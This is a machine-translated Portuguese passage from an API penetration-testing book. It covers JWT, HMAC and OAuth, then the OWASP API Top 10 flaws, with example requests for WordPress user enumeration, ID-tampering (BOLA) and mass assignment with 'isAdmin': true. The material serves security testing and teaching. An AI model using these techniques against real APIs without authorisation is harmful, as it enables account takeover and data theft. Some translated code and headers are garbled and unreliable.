Assinatura	HMACSHA512(base64UrlEncode(header) + "." + base64UrlEncode(payload), SuperSecretPassword)
JWT	eyJhbGciOiJIUzUxMiIiInR5cCl6IlkpXVCJ9eyJzdWIiOiIxMjM0NTY3ODk wIiwibmFtZSI6ImhBUEkgSGFja2VylwiaWF0IjoxNTE2MjM5MDIyfQ.zsUjG DbBjql- bjbaUmvYdKaGSEvROKfNjy9K6TckK55sd97AMdPDLxUZwsneff4O1ZWQ ikhgPm7HHIXYn4jm0Q

Os JWTs geralmente são seguros, mas podem ser implementados de forma a comprometer essa segurança. Os provedores de API podem implementar JWTs que não usam criptografia, o que significa que você estaria a uma decodificação base64 de conseguir ver o que está dentro do token. Um hacker de API poderia decodificar esse token, adulterar o conteúdo e enviá-lo de volta ao provedor para obter acesso, como você verá no [Capítulo 10](#). A chave secreta do JWT também pode ser roubada ou adivinhada por força bruta.

HMAC

Um *código de autenticação de mensagem baseado em hash (HMAC)* é o principal método de autenticação de API usado pelo Amazon Web Services (AWS). Ao usar o HMAC, o provedor cria uma chave secreta e a compartilha com o consumidor. Quando um consumidor interage com a API, uma função de hash HMAC é aplicada aos dados de solicitação de API e à chave secreta do consumidor. O hash resultante (também

chamado de *message digest*) é adicionado à solicitação e enviado ao provedor. O provedor calcula o HMAC, assim como o consumidor fez, executando a mensagem e a chave por meio da função de hash e, em seguida, compara o valor de hash de saída com o valor fornecido pelo cliente. Se o valor de hash do provedor corresponder ao valor de hash do consumidor, o consumidor estará autorizado a fazer a solicitação. Se os valores não corresponderem, a chave secreta do cliente está incorreta ou a mensagem foi adulterada.

A segurança do resumo da mensagem depende da força criptográfica da função de hash e da chave secreta. Os mecanismos de hash mais fortes geralmente produzem hashes mais longos. A Tabela 2-3 mostra a mesma mensagem e chave com hash por diferentes algoritmos HMAC.

Tabela 2-3: Algoritmos HMAC

Algoritmo	Saída de hash
HMAC-MD5	f37438341e3d22aa11b4b2e838120dcf
HMAC-SHA1	4c2de361ba8958558de3d049ed1fb5c115656e65
HMAC-SHA256	be8e73ffbd9a953f2ec892f06f9a5e91e6551023d1942ec 7994fa1a78a5ae6bc
HMAC-SHA512	6434a354a730f888865bc5755d9f498126d8f67d73f 32ccd2b775c47c91ce26b66dfa59c25aed7f4a6bcb 4786d3a3c6130f63ae08367822af3f967d3a7469e1b

Você pode ter alguns sinais de alerta em relação ao uso de SHA1 ou MD5. No momento em que este livro foi escrito, não havia vulnerabilidades conhecidas que afetassem o HMAC-SHA1 e o HMAC-MD5, mas essas funções são criptograficamente mais fracas do que o SHA-256 e o SHA-512. Entretanto, as funções mais seguras também são mais lentas. A escolha da função hash a ser usada se resume à priorização do desempenho ou da segurança.

Assim como nos métodos de autenticação anteriores abordados, a segurança do HMAC depende de o consumidor e o provedor manterem a chave secreta privada. Se uma chave secreta for comprometida, um invasor poderá se passar pela vítima e obter acesso não autorizado à API.

OAuth 2.0

O OAuth 2.0, ou apenas *OAuth*, é um padrão de autorização que permite que diferentes serviços acessem os dados uns dos outros, geralmente usando APIs para facilitar as comunicações entre serviços.

Digamos que você queira compartilhar automaticamente seus tweets do Twitter no LinkedIn. No modelo do OAuth, consideraríamos o Twitter como o provedor de serviços e o LinkedIn como o aplicativo ou cliente. Para publicar seus tweets, o LinkedIn precisará de autorização para acessar suas informações do Twitter. Como tanto o Twitter quanto o LinkedIn implementaram o OAuth, em vez de fornecer suas credenciais ao provedor de serviços e ao consumidor a cada vez que você envia um tweet, o LinkedIn precisará de autorização para acessar suas informações do Twitter. Quando quiser compartilhar essas informações entre plataformas, basta acessar suas configurações do LinkedIn e autorizar o Twitter. Ao fazer isso, você será direcionado para [api.twitter.com](https://api.twitter.com/oauth/authorize?oauth_token=OBCSnXgAABBBAfInZACCBd_69JhA) para autorizar o LinkedIn a acessar sua conta do Twitter (consulte a Figura 2-4).




Figura 2-4: Solicitação de autorização do LinkedIn-Twitter OAuth

Quando você autoriza o LinkedIn a acessar suas publicações no Twitter, o Twitter gera um token de acesso limitado e baseado em tempo para o LinkedIn. O LinkedIn então fornece esse token ao Twitter para publicar em seu nome, e você não precisa fornecer ao LinkedIn suas credenciais do Twitter.

A Figura 2-5 mostra o processo geral do OAuth. O usuário (*proprietário do recurso*) concede a um aplicativo (o *cliente*) acesso a um serviço (o *servidor de autorização*), o serviço cria um token e, em seguida, o aplicativo usa o token para trocar dados com o serviço (também o *servidor de recursos*).

No exemplo do LinkedIn-Twitter, você é o proprietário do recurso, o LinkedIn é o aplicativo/cliente e o Twitter é o servidor de autorização e o servidor de recursos.




Figura 2-5: Uma ilustração do processo OAuth

O OAuth é uma das formas mais confiáveis de autorização de API. No entanto, embora acrescente segurança ao processo de autorização, ele também expande a superfície potencial de ataque, embora as falhas geralmente tenham mais a ver com a forma como o provedor de API implementa o OAuth do que com o próprio OAuth. Os provedores de API que implementam mal o OAuth podem se expor a vários ataques, como injeção de token, reutilização de código de autorização, falsificação de solicitação entre sites, redirecionamento inválido e phishing.

Sem autenticação

Como nos aplicativos da Web em geral, há muitos casos em que é válido que uma API não tenha nenhuma autenticação. Se uma API não manipular dados confidenciais e fornecer apenas informações públicas, o provedor poderá argumentar que nenhuma autenticação é necessária.

APIs em ação: Explorando a API do Twitter

Depois de ler este capítulo e o anterior, você deve entender os vários componentes que são executados sob a GUI de um aplicativo Web. Agora, vamos tornar esses conceitos mais concretos dando uma olhada de perto na API do Twitter. Se você abrir um navegador da Web e visitar o URL <https://twitter.com/>, a solicitação inicial acionará uma série de comunicações entre o cliente e o servidor. Seu navegador orquestra automaticamente essas transferências de dados, mas, usando um proxy da Web como o Burp Suite, que configuraremos no [Capítulo 4](#), você poderá ver todas as solicitações e respostas em ação.

As comunicações começam com o tipo típico de tráfego HTTP descrito no [Capítulo 1](#):

1. Depois de inserir um URL em seu navegador, ele envia automaticamente uma solicitação HTTP GET para o servidor da Web no `twitter.com`:

```
GET / HTTP/1.1
Hospedeiro: twitter.com
User-Agent: Mozilla/5.0
Accept: text/html
--snip--
Biscoito: [...]
```

2. O servidor de aplicativos Web do Twitter recebe a solicitação e responde à solicitação GET emitindo uma resposta 200 OK bem-sucedida:
-

```
HTTP/1.1 200 OK
cache-control: no-cache, no-store, must-revalidate connection: close
content-security-policy: content-src 'self' content-type:
text/html; charset=utf-8 server: tsa_a
--snip--
x-powered-by: Express x-
response-time: 56

<!DOCTYPE html>
<html dir="ltr" lang="en">
--snip--
```

Esse cabeçalho de resposta contém o status da conexão HTTP, instruções do cliente, informações de middleware e informações relacionadas a cookies. As *instruções do cliente* informam ao navegador como lidar com as informações solicitadas, como dados de cache, a política de segurança de conteúdo e instruções sobre o tipo de conteúdo enviado. O carregamento real começa logo abaixo do x-response-time; ele fornece ao navegador o HTML necessário para renderizar a página da Web.

Agora imagine que o usuário procure por "hacking" usando a barra de pesquisa do Twitter. Isso dá início a uma solicitação POST para a API do Twitter, conforme mostrado a seguir.
O Twitter é capaz de aproveitar as APIs para distribuir solicitações e fornecer perfeitamente os recursos solicitados a muitos usuários.

```
POST /1.1/jot/client_event.json?q=hacking HTTP/1.1 Host:
api.twitter.com
User-Agent: Mozilla/5.0
--snip--
Autorização: Bearer AAAAAAAAAAAAAAAA...
--snip--
```

Essa solicitação POST é um exemplo da API do Twitter que consulta o serviço da Web em *api.twitter.com* para o termo de pesquisa "hacking". A API do Twitter

responde com JSON contendo os resultados da pesquisa, que incluem tweets e informações sobre cada tweet, como menções de usuários, hashtags e horários de postagem:

```
"created_at": [...]
"id":1278533978970976256 "id_str":
"1278533978970976256"
"full-text": "1984: William Gibson publicou seu romance de estreia... "truncated":false,
-snip-
```

O fato de que a API do Twitter parece aderir ao CRUD, às convenções de nomenclatura da API, aos tokens para autorização, *ao application/x-www-form-urlencoded* e ao JSON como intercâmbio de dados deixa bem claro que essa API é uma API RESTful.

Embora o corpo da resposta seja formatado de forma legível, ele deve ser processado pelo navegador para ser exibido como uma página da Web legível por humanos. O navegador renderiza os resultados da pesquisa usando a cadeia de caracteres da solicitação da API. A resposta do provedor preenche a página com resultados de pesquisa, imagens e informações relacionadas à mídia social, como curtidas, retweets e comentários (consulte a Figura 2-6).




Figura 2-6: O resultado renderizado da solicitação de pesquisa da API do Twitter

Do ponto de vista do usuário final, toda a interação parece perfeita: você clica na barra de pesquisa, digita uma consulta e recebe os resultados.

Resumo

Neste capítulo, abordamos a terminologia, as partes, os tipos e a arquitetura de suporte das APIs. Você aprendeu que as APIs são interfaces para interagir com aplicativos da Web. Diferentes tipos de APIs têm regras, funções e finalidades diferentes, mas todas usam algum tipo de formato para troca de dados entre aplicativos. Elas geralmente usam esquemas de autenticação e autorização para garantir que os consumidores possam acessar somente os recursos que lhes são permitidos.

A compreensão desses conceitos o preparará para atacar com confiança os componentes que formam as APIs. Ao continuar a leitura, consulte este capítulo se encontrar conceitos de API que o confundam.

3

API INSEGURIDADES



Entender as vulnerabilidades comuns o ajudará a identificar os pontos fracos quando estiver testando APIs. Neste capítulo, abordarei a maioria das

As vulnerabilidades incluídas na lista das 10 principais de segurança de API do Open Web Application Security Project (OWASP), além de dois outros pontos fracos úteis: divulgação de informações e falhas de lógica comercial. Descreverei cada vulnerabilidade, sua importância e as técnicas usadas para explorá-la. Em capítulos posteriores, você ganhará experiência prática na localização e exploração de muitas dessas vulnerabilidades.

TOP 10 DA SEGURANÇA DA API OWASP

A OWASP é uma fundação sem fins lucrativos que cria conteúdo e ferramentas gratuitas destinadas a proteger aplicativos da Web. Devido à crescente prevalência de vulnerabilidades de API, a OWASP lançou o OWASP API Security Top 10, uma lista das 10 vulnerabilidades de API mais comuns, no final de 2019. Confira o projeto, que foi liderado pelos especialistas em segurança de API Inon Shkedy e Erez Yalon, em <https://owasp.org/www-project-api-security/>. No Capítulo 15, demonstrarei como as vulnerabilidades descritas no Top 10 de segurança de API da OWASP foram exploradas em grandes violações e descobertas de recompensas por bugs. Também usaremos várias ferramentas da OWASP para atacar APIs nas Partes II e III do livro.

Divulgação de informações

Quando uma API e seu software de suporte compartilham informações confidenciais com usuários sem privilégios, a API tem uma vulnerabilidade de *divulgação de informações*. As informações podem ser divulgadas nas respostas da API ou em fontes públicas, como repositórios de código, resultados de pesquisa, notícias, mídia social, site do alvo e diretórios públicos de API.

Os dados confidenciais podem incluir qualquer informação que os invasores possam aproveitar em seu benefício. Por exemplo, um site que esteja usando a API do WordPress pode, sem saber, estar compartilhando informações do usuário com qualquer pessoa que navegue até o caminho da API `/wp-json/wp/v2/users`, que retorna todos os nomes de usuário do WordPress, ou "slugs". Por exemplo, dê uma olhada na solicitação a seguir:

```
GET https://www.sitename.org/wp-json/wp/v2/users
```

Ele pode retornar esses dados:

```
[{"id":1,"name":"Administrator", "slug":"admin"}, {"id":2, "name": "Vincent Valentine", "slug": "Vincent"}]
```

Esses slugs podem então ser usados em uma tentativa de fazer login como os usuários divulgados com um ataque de força bruta, de preenchimento de credenciais ou de pulverização de senhas. (O Capítulo 8 descreve esses ataques em detalhes).

Outro problema comum de divulgação de informações envolve mensagens detalhadas. As mensagens de erro ajudam os consumidores de API a solucionar problemas de suas interações com uma API e permitem que os provedores de API entendam os problemas com seus aplicativos. No entanto, elas também podem revelar informações confidenciais sobre recursos, usuários e a arquitetura subjacente da API (como a versão do servidor da Web ou do banco de dados). Por exemplo, digamos que você tente se autenticar em uma API e receba uma mensagem de erro como "o ID de usuário fornecido não existe". Em seguida, digamos que você use outro e-mail e a mensagem de erro mude para "incorrect password" (senha incorreta). Isso permite que você saiba que forneceu um ID de usuário legítimo para a API.

Encontrar informações do usuário é uma ótima maneira de começar a obter acesso a uma API. As seguintes informações também podem ser aproveitadas em um ataque: pacotes de software, informações do sistema operacional, logs do sistema e bugs de software.

Em geral, qualquer informação que possa nos ajudar a encontrar vulnerabilidades mais graves ou auxiliar na exploração pode ser considerada uma vulnerabilidade de divulgação de informações.

Muitas vezes, você pode obter o máximo de informações interagindo com um endpoint de API e analisando a resposta. As respostas da API podem revelar informações em cabeçalhos, parâmetros e erros detalhados. Outras boas fontes de informações são a documentação da API e os recursos obtidos durante o reconhecimento. [O Capítulo 6](#) aborda muitas das ferramentas e técnicas usadas para descobrir as revelações de informações da API.

Autorização de nível de objeto quebrada

Uma das vulnerabilidades mais comuns nas APIs é a *autorização em nível de objeto quebrado (BOLA)*. As vulnerabilidades BOLA ocorrem quando um provedor de API permite que um consumidor de API acesse recursos aos quais não está autorizado a acessar. Se um endpoint de API não tiver controles de acesso no nível do objeto, ele não realizará verificações para garantir que os usuários só possam acessar seus próprios recursos. Quando esses controles estiverem ausentes, o usuário A poderá solicitar com êxito os recursos do usuário B.

As APIs usam algum tipo de valor, como nomes ou números, para identificar vários objetos. Quando descobrimos essas IDs de objeto, devemos testar para ver se podemos interagir com os recursos de outros usuários quando não autenticados ou autenticados como um usuário diferente. Por exemplo, imagine que estamos autorizados a acessar somente o usuário Cloud Strife. Enviariamos uma solicitação GET inicial para <https://bestgame.com/api/v3/users?id=5501> e receberíamos a seguinte resposta:

```
{  
    "id": "5501",  
    "first_name": "Cloud",  
    "last_name": "Strife",  
    "link": "https://www.bestgame.com/user/strife.buster.97", "name": "Cloud Strife",  
    "dob": "1997-01-31",  
    "nome de usuário": "strife.buster.97"  
}
```

Isso não representa nenhum problema, pois estamos autorizados a acessar as informações da nuvem. No entanto, se conseguirmos acessar as informações de outro usuário, haverá um grande problema de autorização.

Nessa situação, podemos verificar esses problemas usando outro número de identificação que seja próximo ao ID 5501 da nuvem. Digamos que consigamos obter informações sobre outro usuário enviando uma solicitação para <https://bestgame.com/api/v3/users?id=5502> e recebendo a seguinte resposta:

```
{  
    "id": "5502",  
    "first_name": "Zack",
```

Hacking APIs (Acesso antecipado) © 2022 por Corey Ball

```
"last_name": "Fair",
"link": "https://www.bestgame.com/user/shinra-number-1", "name": "Zack
Fair",
"dob": "2007-09-13",
"nome de usuário": "shinra-number-1"
}
```

Nesse caso, a nuvem descobriu uma BOLA. Observe que IDs de objeto previsíveis não indicam necessariamente que você encontrou um BOLA. Para que o aplicativo seja vulnerável, ele deve falhar na verificação de que um determinado usuário só pode acessar seus próprios recursos.

Em geral, você pode testar BOLAs compreendendo como os recursos de uma API são estruturados e tentando acessar recursos que não deveriam ser acessados. Ao detectar padrões nos caminhos e parâmetros da API, você deve ser capaz de prever outros recursos potenciais. Os elementos em negrito nas seguintes solicitações de API devem chamar sua atenção:

```
GET /api/resource/1
GET /user/account/find?user_id=15 POST
/company/account/Apple/balance POST
/admin/pwreset/account/90
```

Nesses casos, você provavelmente pode adivinhar outros recursos potenciais, como os seguintes, alterando os valores em negrito:

```
GET /api/resource/3
GET /user/account/find?user_id=23 POST
/company/account/Google/balance POST
/admin/pwreset/account/111
```

Nesses exemplos simples, você realizou um ataque simplesmente substituindo os itens em negrito por outros números ou palavras. Se conseguir acessar com sucesso informações que não deveria estar autorizado a acessar, você descobriu uma vulnerabilidade BOLA.

No [Capítulo 9](#), demonstrarei como você pode facilmente fazer o fuzz de parâmetros como `user_id=` no caminho do URL e classificar os resultados para determinar se existe uma vulnerabilidade BOLA. No [Capítulo 10](#), vamos nos concentrar no ataque a vulnerabilidades de autorização como BOLA e BFLA (broken function level

autorização, discutida mais adiante neste capítulo). A BOLA pode ser uma vulnerabilidade de API de baixo risco, que você pode descobrir facilmente usando o reconhecimento de padrões e, em seguida, estimulando-a com algumas solicitações. Outras vezes, pode ser bastante complicado descobri-la devido às complexidades dos IDs de objeto e das solicitações usadas para obter os recursos de outro usuário.

Autenticação de usuário quebrada

A autenticação de usuário interrompida refere-se a qualquer ponto fraco no processo de autenticação da API. Essas vulnerabilidades geralmente ocorrem quando um provedor de API não implementa um mecanismo de proteção de autenticação ou implementa um mecanismo incorretamente.

A autenticação de API pode ser um sistema complexo que inclui vários processos com muito espaço para falhas. Há algumas décadas, o especialista em segurança Bruce Schneier disse: "O futuro dos sistemas digitais é a complexidade, e a complexidade é o pior inimigo da segurança". Como sabemos pelas seis restrições das APIs REST discutidas no [Capítulo 2](#), as APIs RESTful devem ser stateless. Para que sejam stateless, o provedor não deve precisar se lembrar do consumidor de uma solicitação para outra. Para que essa restrição funcione, as APIs geralmente exigem que os usuários se submetam a um processo de registro para obter um token exclusivo. Os usuários podem então incluir o token nas solicitações para demonstrar que estão autorizados a fazer tais solicitações.

Como consequência, o processo de registro usado para obter um token de API, o tratamento do token e o sistema que gera o token podem ter seus próprios conjuntos de pontos fracos. Para determinar se o *processo de geração de tokens* é fraco, por exemplo, poderíamos coletar uma amostragem de tokens e analisá-los em busca de semelhanças. Se o processo de geração de tokens não depender de um alto nível de aleatoriedade ou entropia, há uma chance de conseguirmos criar nosso próprio token ou sequestrar o de outra pessoa.

O *manuseio de tokens* pode ser o armazenamento de tokens, o método de transmissão de tokens em uma rede, a presença de tokens codificados e assim por diante. Podemos detectar tokens codificados em arquivos de origem JavaScript ou capturá-los ao analisar um aplicativo da Web. Depois de capturar um token, podemos usá-lo para obter acesso a pontos de extremidade ocultos anteriormente ou para contornar a detecção. Se um provedor de API atribuir uma identidade a um token, assumiremos a identidade sequestrando o token roubado.

Os outros processos de autenticação que podem ter seu próprio conjunto de vulnerabilidades incluem aspectos do *sistema de registro*, como a redefinição de senha e os recursos de autenticação multifator. Por exemplo, imagine que um recurso de redefinição de senha exija que você forneça um endereço de e-mail e um código de seis dígitos para redefinir sua senha. Bem, se a API permitisse que você fizesse quantas solicitações quisesse, seria necessário fazer apenas um milhão de solicitações para adivinhar o código e redefinir a senha de qualquer usuário. Um código de quatro dígitos exigiria apenas 10.000 solicitações.

Observe também a capacidade de acessar recursos confidenciais sem ser autenticado; chaves de API, tokens e credenciais usadas em URLs; falta de restrições de limite de taxa ao autenticar; e mensagens de erro detalhadas. Por exemplo, o código confirmado em um repositório do GitHub pode revelar uma chave de API de administrador codificada:

```
"oauth_client":  
[{"client_id": "12345-abcd",  
"client_type": "admin",  
"api_key": "AlzaSyDrbTFCeb5k0yPSfL2heqdF-N19XoLxdw"}]
```

Devido à natureza sem estado das APIs REST, uma chave de API exposta publicamente é o equivalente a descobrir um nome de usuário e uma senha. Ao usar uma chave de API exposta, você assumirá a função associada a essa chave. Em

No [Capítulo 6](#), usaremos nossas habilidades de reconhecimento para encontrar chaves expostas na Internet.

No [Capítulo 8](#), realizaremos vários ataques contra a autenticação de API, como desvio de autenticação, ataques de força bruta, preenchimento de credenciais e uma variedade de ataques contra tokens.

Exposição excessiva de dados

A *exposição excessiva de dados* ocorre quando um ponto de extremidade da API responde com mais informações do que o necessário para atender a uma solicitação. Isso geralmente ocorre quando o provedor espera que o consumidor da API filtre os resultados; em outras palavras, quando um consumidor solicita informações específicas, o provedor pode responder com todos os tipos de informações, presumindo que o consumidor removerá da resposta os dados de que não precisa. Quando essa vulnerabilidade está presente, pode ser equivalente a pedir o nome de uma pessoa e ela responder com seu nome, data de nascimento, endereço de e-mail, número de telefone e a identificação de todas as outras pessoas que ela conhece.

Por exemplo, se um consumidor de API solicitar informações sobre sua conta de usuário e receber informações sobre outras contas de usuário também, a API estará expondo dados excessivos. Suponha que eu tenha solicitado informações sobre minha própria conta com a seguinte solicitação:

```
GET /api/v3/account?name=Cloud+Strife
```

Agora, digamos que eu tenha obtido o seguinte JSON na resposta:

```
{  
    "id": "5501",  
    "first_name": "Cloud",  
    "last_name": "Strife",  
    "privilege": "user",  
    "representante": [  
        {"nome": "Don Corneo",  
         "id": "2203"  
        "email": "dcorn@gmail.com",  
        "privilege": "super-admin" "admin":  
        true "two_factor_auth": false,  
    }]
```

Solicitei informações sobre a conta de um único usuário, e o provedor respondeu com informações sobre a pessoa que criou minha conta, incluindo o nome completo do administrador, o número de identificação do administrador e se o administrador tinha a autenticação de dois fatores ativada.

A exposição excessiva de dados é uma das aquelas incríveis vulnerabilidades de API que contornam todos os controles de segurança implementados para proteger informações confidenciais e entregam tudo a um invasor em uma bandeja de prata simplesmente porque ele usou a API. Tudo o que você precisa fazer para detectar a exposição excessiva de dados é testar seus endpoints de API de destino e analisar as informações enviadas em resposta.

Falta de recursos e limitação de taxa

Uma das vulnerabilidades mais importantes a serem testadas é a *falta de recursos e a limitação de taxa*. A limitação de taxa desempenha um papel importante na monetização e na disponibilidade das APIs. Sem limitar o número de solicitações que os consumidores podem fazer, a infraestrutura de um provedor de API pode ficar sobrecarregada pelo excesso de solicitações sem recursos suficientes fará com que os sistemas do provedor entrem em pane e fiquem indisponíveis - um estado de *negação de serviço (DoS)*.

Além de potencialmente causar DoS em uma API, um invasor que contorna os limites de taxa pode gerar custos adicionais para o provedor de API. Muitos provedores de API monitoram suas APIs limitando as solicitações e permitindo que os clientes pagos solicitem mais informações. A RapidAPI, por exemplo, permite 500 solicitações por mês gratuitamente, mas 1.000 solicitações por mês para clientes pagantes. Alguns provedores de API também têm uma infraestrutura que é dimensionada automaticamente de acordo com a quantidade de solicitações. Nesses casos, um número ilimitado de solicitações levaria a um aumento significativo e facilmente evitável nos custos de infraestrutura.

Ao testar uma API que supostamente tem limitação de taxa, a primeira coisa que você deve verificar é se a limitação de taxa funciona, e você pode fazer isso enviando uma enxurrada de solicitações à API. Se a limitação de taxa estiver funcionando, você deverá receber algum tipo de resposta informando que não é mais possível fazer solicitações adicionais, geralmente na forma de um código de status HTTP 429.

Quando você estiver impedido de fazer solicitações adicionais, é hora de tentar ver como a limitação de taxa é aplicada. Você pode contorná-la adicionando ou removendo um parâmetro, usando um cliente diferente ou alterando seu endereço IP? O Capítulo 13 inclui várias medidas para tentar contornar a limitação de taxa.

Autorização de nível de função quebrada

A *autorização de nível de função quebrada (BFLA)* é uma vulnerabilidade em que um usuário de uma função ou grupo pode acessar a funcionalidade da API de outra função ou grupo. Os provedores de API geralmente têm funções diferentes para tipos diferentes de contas, como usuários públicos, comerciantes, parceiros, administradores e assim por diante. Um BFLA está presente se você puder usar a funcionalidade de outra função ou grupo.

nível ou grupo de privilégios. Em outras palavras, o BFLA pode ser um movimento lateral, em que você usa as funções de um grupo com privilégios semelhantes, ou pode ser um escalonamento de privilégios, em que você pode usar as funções de um grupo mais privilegiado. Funções de API particularmente interessantes para acessar incluem aquelas que lidam com informações confidenciais, recursos que pertencem a outro grupo e funcionalidade administrativa, como gerenciamento de contas de usuário.

O BFLA é semelhante ao BOLA, exceto pelo fato de que, em vez de um problema de autorização envolvendo o acesso a recursos, é um problema de autorização para a execução de ações. Por exemplo, considere uma API bancária vulnerável. Quando uma vulnerabilidade BOLA estiver presente na API, você poderá acessar as informações de outras contas, como históricos de pagamento,

Hacking APIs (Acesso antecipado) © 2022 por Corey nomes de usuário, endereços de e-mail e números de conta. Se uma vulnerabilidade BFLA estiver presente, você poderá transferir dinheiro e realmente atualizar as informações da conta. A BOLA trata de acesso não autorizado, enquanto a BFLA trata de ações não autorizadas.

Se uma API tiver diferentes níveis de privilégio ou funções, ela poderá usar diferentes pontos de extremidade para executar ações privilegiadas. Por exemplo, um banco pode usar a função

O ponto de extremidade `/user/account/balance` para um usuário que deseja acessar as informações de sua conta e o ponto de extremidade `/admin/account/{user}` para um administrador que deseja acessar as informações da conta do usuário. Se o aplicativo não tiver controles de acesso implementados corretamente, poderemos executar ações administrativas, como ver os detalhes completos da conta de um usuário, simplesmente fazendo solicitações administrativas.

Uma API nem sempre usará pontos de extremidade administrativos para a funcionalidade `administrate`. Em vez disso, a funcionalidade pode se basear em métodos de solicitação HTTP, como GET, POST, PUT e DELETE. Se um provedor não restringir os métodos HTTP que um consumidor pode usar, o simples fato de fazer uma solicitação não autorizada com um método diferente pode indicar uma vulnerabilidade de BFLA.

Ao procurar por BFLA, procure por qualquer funcionalidade que possa ser usada em seu benefício, incluindo a alteração de contas de usuários, o acesso a recursos de usuários e a obtenção de acesso a pontos de extremidade restritos. Por exemplo, se uma API oferecer aos parceiros a capacidade de adicionar novos usuários ao grupo de parceiros, mas não restringir essa funcionalidade a um grupo específico, qualquer usuário poderá se adicionar a qualquer grupo. Além disso, se formos capazes de nos adicionar a um grupo, há uma boa chance de conseguirmos acessar os recursos desse grupo.

A maneira mais fácil de descobrir o BFLA é encontrar a documentação da API administrativa e enviar solicitações como um usuário sem privilégios para testar as funções e os recursos de administração. A Figura 3-1 mostra a documentação pública da API de administração do Cisco Webex, que fornece uma lista útil de ações a serem tentadas se você estiver testando o Cisco Webex.

The screenshot shows a web browser displaying the Cisco Webex Admin API documentation. The URL in the address bar is `developer.webex.com/docs/api/guides/admin-api`. The page title is "Cisco Webex for Developers". The main heading is "Admin API". Below it, a sub-section titled "What's possible with Admin APIs" describes how the Webex APIs allow administrators to perform administrative actions like provisioning users and managing licenses. It lists several actions an admin can perform, such as creating and updating users, viewing license usage, and managing hybrid services. The page has a dark header and a light body with a sidebar on the right.

Figura 3-1: Documentação da API de administração do Cisco Webex

Como um usuário sem privilégios, faça solicitações incluídas na seção de administração, como a tentativa de criar usuários, atualizar contas de usuários e assim por diante. Se os controles de acesso estiverem em vigor, você provavelmente receberá uma resposta HTTP 401 Unauthorized ou 403 Forbidden. No entanto, se conseguir fazer solicitações bem-sucedidas, você descobriu uma vulnerabilidade BFLA.

Se a documentação da API para ações com privilégios não estiver disponível, você precisará descobrir ou fazer engenharia reversa dos endpoints usados para executar ações com privilégios antes de testá-los; mais sobre isso no [Capítulo 7](#). Depois de encontrar os pontos de extremidade administrativos, você poderá começar a fazer solicitações.

Atribuição de massa

A *atribuição em massa* ocorre quando um consumidor de API inclui mais parâmetros em suas solicitações do que o aplicativo pretendia e o aplicativo adiciona esses parâmetros a variáveis de código ou objetos internos. Nessa situação, um consumidor pode ser capaz de editar as propriedades do objeto ou aumentar os privilégios.

Por exemplo, um aplicativo pode ter a funcionalidade de atualização de conta que o usuário deve usar apenas para atualizar seu nome de usuário, senha e endereço. Se o consumidor puder incluir outros parâmetros em uma solicitação relacionada à sua conta, como o nível de privilégio da conta ou informações confidenciais, como saldos de contas, e o aplicativo aceitar esses parâmetros sem verificá-los em uma lista de permissões de ações permitidas, o consumidor poderá aproveitar esse ponto fraco para alterar esses valores.

Imagine que uma API seja chamada para criar uma conta com parâmetros para "Usuário" e "Senha":

```
{  
  "Usuário": "scuttleph1sh", "Password":  
  "GreatPassword123"  
}
```

Ao ler a documentação da API referente ao processo de criação de contas, suponha que você descubra que há uma chave adicional, "isAdmin", que os consumidores podem usar para se tornarem administradores. Você poderia usar uma ferramenta como o Postman ou o Burp Suite para adicionar o atributo a uma solicitação e definir o valor como verdadeiro:

```
{  
  "Usuário": "scuttleph1sh", "Password":  
  "GreatPassword123", "isAdmin": true  
}
```

